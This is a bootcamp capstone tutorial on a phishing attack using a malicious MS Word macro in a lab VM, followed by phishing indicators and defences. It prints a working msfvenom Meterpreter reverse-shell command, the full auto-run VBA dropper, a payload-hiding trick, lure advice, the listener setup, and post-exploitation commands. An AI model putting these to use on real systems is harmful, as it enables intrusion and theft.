Virginia Tech University / Fullstack Academy

Cybersecurity Bootcamp

2101-VPI-RM-CYB-PT

July 2021

CAPSTONE PROJECT:
GONE PHISHING

A VM EXPLOIT AND TUTORIAL USING A MICROSOFT OFFICE MACRO-ENABLED DOCUMENT

CONTRIBUTORS:

- **Emma Feaga**
- **Johnathan Hudachek**
- **Theresa Lee**

PHISHING EXPLOIT TUTORIAL

A tutorial for Phishing with an MS Word Macro Exploit on a MS Windows Virtual Machine

TABLE OF CONTENTS

Virginia Tech/Fullstack Academy Cybersecurity Bootcamp
2101-VPI-RM-CYB-PT, July 2021
Contributors: **Emma Feaga**
Johnathan Hudachek
Theresa Lee

PHISHING EXPLOIT TUTORIAL

A tutorial for Phishing with an MS Word Macro Exploit on a MS Windows Virtual Machine

1. OBJECTIVES

When you are finished with this tutorial, you will be able to:

a. Identify phishing emails, links, and documents by their common indicators.

b. Implement layered security controls to defend against phishing emails.

c. Craft, weaponize, deliver, install, and exploit a victim computer via a phishing attack using an MS Word malicious macro.

2. INTRODUCTION TO PHISHING

a. **Phishing** is the process of attempting to acquire sensitive information such as usernames, passwords and credit card details by masquerading as a trustworthy entity using email with malicious links and/or attachments that evade detection mechanisms.

b. Phishing is a form of social engineering.

c. How Phishing got its start

- A phishing technique was described in detail in a paper and presentation delivered to the **1987** International HP Users Group, Interex.
- The first known mention of the term 'phishing' was in **1996** in the hacking tool AOHell.
- In **2001** phishers began exploiting online payment systems.
- The first known phishing attack against a bank was reported in **September 2003**.
- It is estimated that between **May 2004 and May 2005**, approximately 1.2 million computer users in the United States suffered losses caused by phishing, totaling approximately $929 million.
- Phishing was officially recognized in **2004** as a fully organized part of the black market.
- Phishing accounts for the largest percentage of computer fraud, with **approximately 25 percent** of all types. 75% of organizations around the world experienced some type of phishing attack in 2020.

3. PHISHING TYPES

a. **Email Phishing**: the most common type of phishing. It most often involves sending mass emails using a technique in which hackers impersonate a legitimate identity. The emails typically are written to elicit a sense of urgency or enticement for the recipient to click a malicious link or open a malicious attachment.

b. **Spear Phishing**: involves sending malicious emails to specific individuals, rather than sending out mass emails. These emails are often personalized to make the recipient believe they have a relationship of some type with the sender.

c. **Whaling**: similar to spear phishing, but targets senior executives within an organization.

Virginia Tech/Fullstack Academy Cybersecurity Bootcamp
2101-VPI-RM-CYB-PT, July 2021
Contributors: **Emma Feaga**
Johnathan Hudachek
Theresa Lee

d. **Smishing**: SMS phishing uses text messages, rather than emails, to carry out the attack. The text impersonates a legitimate source and contains a malicious link, often disguised as a coupon code or an opportunity to win a prize.
e. **Vishing**: video phishing is similar to smishing, but uses a phone call. The call typically relays an automated voice message that impersonates a legitimate organization, such as a bank or government entity.
f. **Business Email Compromise**: the attacker gains access to the email account of a business person, often an executive, and sends emails to employees or business associates in an attempt to gain information or initiate fraudulent financial transactions.
g. **Clone Phishing**: the attacker sends a malicious replica of a recent message, replacing legitimate links or attachments with malicious ones, hoping the victim clicks on the malicious links or attachments. The attacker often provides an "excuse" for resending the email due to issues with the links or attachments in the original version.
h. **Evil Twin Phishing**: the attacker sets up a false Wi-Fi network that imitates the real network to lure victims to a phishing site that prompts them to enter personal data, such as login information, which goes to the attacker. The attacker can then log into the real network to steal information, monitor traffic, or take control of the network.
i. **Social Media Phishing**: the attacker uses social networking sites to obtain a victim's information or entice them to click on malicious links, usually be creating fake accounts impersonating legitimate people or brands.
j. **Search Engine Phishing**: the attacker creates a website and gets it indexed on a legitimate search engine. These websites often feature great deals and inexpensive products to lure online shoppers who find the website via Google or other search engine results. The victim registers an account and enters their financial information to complete a purchase, and then the attacker can steal and use this data for financial gain or identity theft.
k. **Pharming**: involves the attacker targeting DNS servers to redirect victims to fraudulent websites with fake IP addresses.

4. PHISHING VIA A MICROSOFT OFFICE MACRO EXPLOIT

This tutorial focuses on one specific phishing exploit, which is how to use a phishing email to gain unauthorized access to a target computer using a Microsoft Office macro exploit via a macro-enabled MS Word document. *Varonis* (https://www.varonis.com/blog/cybersecurity-statistics/), in its list of 134 Cybersecurity Statistics and Trends for 2021, reports from *Symantec* that 48% of malicious email attachments are Microsoft Office files.

SCENARIO:

Dr. Maria Rossi, an important researcher in clinical and pharmaceutical microbiology and the lead developer of a cure for a disease with a high mortality rate, receives a letter of invitation to not only attend a prestigious international conference in her field, but to be a member of the Organizing Committee for the conference. The program manager for the conference looks forward to having her on the committee and needs Dr. Rossi


Contributors: **Emma Feaga**
Johnathan Hudachek
Theresa Lee

to download and complete the attached form with her current information. Dr. Rossi is about to be spearfished!

The following graphic illustrates the process for the exploit:

a. The hacker first crafts a Microsoft Word document that contains a malicious macro.
b. The malicious document is then attached to an email addressed to the target victim.
c. The email containing the malicious attachment is sent to the target victim.
d. The victim opens the email and opens the malicious attachment, which establishes a reverse shell on the target machine.
e. Once the reverse shell is established, the hacker has direct access to the target machine.

Each of these steps is discussed in more detail throughout the tutorial.



5. CRAFTING THE MS WORD DOCUMENT WITH THE MALICIOUS MACRO

NECESSITIES:

a. Kali Linux virtual machine with:
   - msfvenom installed
   - msfconsole installed

b. Windows 10 virtual machine with Microsoft Word installed
   1. for crafting the malicious document (for the purposes of this exploit in a controlled environment, the malicious document was created on the same Windows 10 virtual machine that is also used as the victim machine)
   2. for opening the malicious document as the victim machine

Virginia Tech/Fullstack Academy Cybersecurity Bootcamp
2101-VPI-RM-CYB-PT, July 2021
Contributors: Emma Feaga
Johnathan Hudachek
Theresa Lee

PHISHING EXPLOIT TUTORIAL

A tutorial for Phishing with an MS Word Macro Exploit on a MS Windows Virtual Machine


ENVIRONMENT:

a. **Attacker Machine**: Kali Linux OS

b. **Victim Machine**: Windows 10 HOME OS (NOTE: for this exploit, Real Time Monitoring has been disabled. All other antivirus and security features remain enabled.)

STEPS FOR CREATING THE MALICIOUS DOCUMENT:

a. On Kali Linux, use msfvenom to craft the payload.



- The syntax for this exact payload is:

  `msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.104 LPORT=4444 -e x86/shikata_ga_nai -i 3 -f vba-exe`

  - It is important to set the payload as **`windows/meterpreter/reverse_tcp`**. This allows the attacker to obtain the reverse shell.
  - The listening host (LHOST) represents the IP address of the attacker machine and listening port (LPORT) represents the port the attacker intends to listen on. The LHOST should be configured for your specific attacker machine, and the LPORT can be chosen by the attacker.
  - **`-e x86/shikata_ga_nai -I 3`**, simply encodes the payloads with an excellent rated encoder with 3 iterations (-i 3). Any encoder can be used, this is based on the attacker's preference.
  - **`-f vba-exe`** is the filetype of the output. Using vba-exe filetype will give the exact output the attacker needs for this exploit.

b. The output will print two parts:

Virginia Tech/Fullstack Academy Cybersecurity Bootcamp
2101-VPI-RM-CYB-PT, July 2021
Contributors: Emma Feaga
Johnathan Hudachek
Theresa Lee

PHISHING EXPLOIT TUTORIAL

A tutorial for Phishing with an MS Word Macro Exploit on a MS Windows Virtual Machine

- The first part is the actual code that will be used as a macro for the document.


```
Sub Auto_Open()
        Szzjc12
End Sub

Sub Szzjc12()
        Dim Szzjc7 As Integer
        Dim Szzjc1 As String
        Dim Szzjc2 As String
        Dim Szzjc3 As Integer
        Dim Szzjc4 As Paragraph
        Dim Szzjc8 As Integer
        Dim Szzjc9 As Boolean
        Dim Szzjc5 As Integer
        Dim Szzjc11 As String
        Dim Szzjc6 As Byte
        Dim Zezofedniw as String
        Zezofedniw = "Zezofedniw"
        Szzjc1 = "OJjYjtsQRNeNAV.exe"
        Szzjc2 = Environ("USERPROFILE")
        ChDrive (Szzjc2)
        ChDir (Szzjc2)
        Szzjc3 = FreeFile()
        Open Szzjc1 For Binary As Szzjc3
        For Each Szzjc4 in ActiveDocument.Paragraphs
                DoEvents
                        Szzjc11 = Szzjc4.Range.Text
                If (Szzjc9 = True) Then
                        Szzjc8 = 1
                        While (Szzjc8 < Len(Szzjc11))
                                Szzjc6 = Mid(Szzjc11,Szzjc8,4)
                                Put #Szzjc3, , Szzjc6
                                Szzjc8 = Szzjc8 + 4
                        Wend
                ElseIf (InStr(1,Szzjc11,Zezofedniw) > 0 And Len(Szzjc11) > 0) Then
                        Szzjc9 = True
                End If
        Next
        Close #Szzjc3
        Szzjc13(Szzjc1)
End Sub

Sub Szzjc13(Szzjc10 As String)
        Dim Szzjc7 As Integer
        Dim Szzjc2 As String
        Szzjc2 = Environ("USERPROFILE")
        ChDrive (Szzjc2)
        ChDir (Szzjc2)
        Szzjc7 = Shell(Szzjc10, vbHide)
End Sub

Sub AutoOpen()
        Auto_Open
End Sub

Sub Workbook_Open()
        Auto_Open
End Sub
```


Virginia Tech/Fullstack Academy Cybersecurity Bootcamp
2101-VPI-RM-CYB-PT, July 2021
Contributors: **Emma Feaga**
Johnathan Hudachek
Theresa Lee

PHISHING EXPLOIT TUTORIAL


A tutorial for Phishing with an MS Word Macro Exploit on a MS Windows Virtual Machine

- The second part is a hex dump that must be hidden inside the actual contents of the file.



c. Copy and Paste.

- Copy the macro code from the Linux terminal and open the MS Word document that you wish to turn into the malicious document. It is important to note that the malicious document needs to entice the victim to open it and enable macros if prompted. The document should create a sense of urgency or stroke the ego of the recipient in some way.
- In the view tab, click on macros and create a new macro called AutoOpen. This will prompt the macro to automatically run when the document is opened.
- Paste the macro code into the code box.



Virginia Tech/Fullstack Academy Cybersecurity Bootcamp
2101-VPI-RM-CYB-PT, July 2021
Contributors: **Emma Feaga**
Johnathan Hudachek
Theresa Lee

- Save the macro and exit the macro editor.
- Next, copy the large hex dump text. For this example, the hex dump was pasted inside the document and changed to size 1 font. It was then colored white to hide easier. To hide it even further, the hex dump was cut from the document and pasted into the header of the document. NOTE: the hex dump needs to be inside the contents of the file somewhere for the macro code to run correctly.

d. Save the document as a macro enabled document (docm). The malicious document is now ready to be sent to a victim.

6. SETTING UP THE LISTENER

On Kali Linux, using msfconsole, set up the listener as illustrated in the following graphic, with the commands listed below:

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.104
LHOST ⇒ 192.168.56.104
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.104:4444
```

a. Start msfconsole by using the **`msfconsole`** command

b. `use multi/handler`

c. **`set payload windows//meterpreter/reverse-tcp`** will configure msfconsole to use the same payload we set up in the beginning.

d. Set the listening host: **`set LHOST 192.168.56.104`**
- the IP address should be set as your attacker machine IP address

e. Set the listening port: **`set LPORT 4444`**
- the listening port should be set as whatever port on the attacker machine you want to use to listen
- In this example we used IP address 192.168.56.104 for the listening host and port 4444 as the listening port

f. Finally, type **`exploit`** to start the listener.


7. DELIVERING AND EXECUTING THE EXPLOIT

a. Attach the malicious MS Word document to an email addressed to the victim and send the email.
b. The victim receives the email.

Contributors: Emma Feaga
Johnathan Hudachek
Theresa Lee

c. The victim must open the email and open the malicious attachment. The malicious MS Word document should be crafted so the victim is enticed to a) open the attachment, and b) enable macros if prompted to do so.

1) For our example, the malicious document was crafted as an invitation for the victim to attend and speak at a prestigious industry event. The malicious document instructs the victim to enable macros if prompted, and blurs the details of the document contents to further entice the victim to enable the macros in order to see the rest of the document.



2) A note about enabling macros: Bottom line - do not enable macros unless you absolutely know where that macro came from. Malicious macros in phishing emails have become an increasingly common method of delivering ransomware in the past year. These documents too often get past anti-virus programs. The phishing emails contain a sense of urgency or

Contributors: Emma Feaga
Johnathan Hudachek
Theresa Lee

other enticement for the recipient. If the victim fails to enable macros when prompted, the attack is unsuccessful.

8. NOW WE ARE IN

a. What did the exploit do? The exploit opened a reverse shell from the victim machine to the attacker machine.

b. What do we or can we do now? The attacker now has command and control over the victim computer. The list of possibilities is substantial. The following link contains a list of basic meterpreter commands that can be used for further exploitation or reconnaissance once the machine has been compromised.

1) https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

2) Important examples include:

- **`download`**: downloads files from the victim machine
- **`edit`**: opens a file on the victim machine, and uses vim to allow changes to be made
- **`execute`**: allows the attacker to run executables on the victim machine
- **`upload`**: allows the attacker to upload files to the victim machine, including more malware
- **`ipconfig`**: displays the network interfaces and addresses on the victim machine
- **`ls:`** lists the files in the current remote directory of the victim machine
- **`search:`** provides a way to locate specific files on the victim machine
- **`webcam_list:`** lists available webcams on the victim machine

c. **DON'T BE THE VICTIM!!!**

9. HOW TO IDENTIFY A PHISHING EMAIL

COMMON INDICATORS OF A PHISHING MESSAGE:

a. Sent from a public email domain

b. Domain name is misspelled

c. Inconsistencies in the email address, links and domain names

d. Poorly written or has grammar and spelling errors

e. Unprofessional design

f. Too short and sparse, hoping to entice the recipient with its ambiguity

g. Includes suspicious attachments or links

h. Creates a sense of urgency or enticement

i. Contains a threat

j. Has an unfamiliar tone or greeting

k. Contains a request to do something out of the norm

l. Requests credentials, payment information or other personal/financial details

m. Anything too good to be true

10. HOW TO DEFEND AGAINST A PHISHING ATTACK

USER KNOWLEDGE AND AWARENESS:

a. Never enable a macro in a document for which you do not know the origins and/or you do not trust

b. Be cautious about all communications you receive. If it appears to be a phishing message, do not respond. Delete it. You can also forward it to the Federal Trade Commission at spam@uce.gov.


c. Do not click on any links in the message, nor open any attachments.

d. Do not enter personal information in a pop-up screen. Legitimate organizations do not ask for personal information via pop-up screens.

e. Install a phishing filter on your email application and on your web browser.


f. Be aware of how to get to and check your security settings in MS Windows

1) Windows Security



Virginia Tech/Fullstack Academy Cybersecurity Bootcamp
2101-VPI-RM-CYB-PT, July 2021
Contributors: Emma Feaga
Johnathan Hudachek
Theresa Lee

2) Windows Defender Firewall



3) Other vendor-specific packages (McAfee, Kaspersky, etc.)

LAYERED SECURITY CONTROLS, INCLUDING:

a. Always update/patch OS and software immediately
b. Antivirus software: install it, use it, set it to update automatically
c. Use multi-factor authentication to protect your accounts
d. Back up your data to protect it
e. Endpoint and network firewalls
f. Anti Spyware software
g. Anti Phishing toolbar (installed in web browsers)
h. Gateway email filter
i. Web security gateway
j. Spam filter
k. Phishing filters from vendors such as Microsoft

Note about Windows Defender and antivirus software programs: Windows Defender and antivirus software packages are exceptionally good at identifying malicious documents like the one we crafted for this

Contributors: Emma Feaga
Johnathan Hudachek
Theresa Lee

exploit. As of June 2021, when this exploit and tutorial were initially created, Windows Defender Firewall and Windows Security have been updated to quarantine most malicious documents containing harmful macros before the macro is able to run. For the purposes of this exploit, real-time monitoring was turned off.

However, according to a July 8, 2021 article from *The Hacker News* (https://thehackernews.com/2021/07/hackers-use-new-trick-to-disable-macro.html?m=1), published while this tutorial project was being developed, it was recently discovered that hackers are successfully disabling macro security warnings via malicious files.

OTHER RESOURCES:

There are many non-profit and governmental agency resources that provide consumers and businesses with information and assistance about phishing scams, including the following:

a. Anti-Phishing Working Group, Inc.: https://apwg.org/

b. Cybersecurity & Infrastructure Security Agency: https://us-cert.cisa.gov/ncas/tips/ST04-014

c. OnGuardOnline.gov: https://www.ftc.gov/news-events/audio-video/consumers/onguard-online

d. Phishing.org: https://www.phishing.org/phishing-resources

e. Federal Trade Commission: https://www.ftc.gov/news-events/media-resources/identity-theft-and-data-security/phishing-scams

There are also many commercial vendors of information, training, software packages, and other resources to assist in the fight against phishing attacks and other cybersecurity attacks in general.

11. CONTRIBUTORS

EMMA FEAGA

JOHNATHAN HUDACHEK

THERESA LEE

12. FOR MORE INFORMATION

To see a video of the exploit being run, please visit our project GITHUB at:

- GITHUB: https://github.com/EmmaFeaga/Exploit-Tutorial

To learn more about the project contributors, please visit our LinkedIn accounts at:

LINKEDIN ACCOUNTS:

- https://www.linkedin.com/in/emmafeaga/
- https://www.linkedin.com/in/theresajollylee/
- https://www.linkedin.com/in/johnathan-hudachek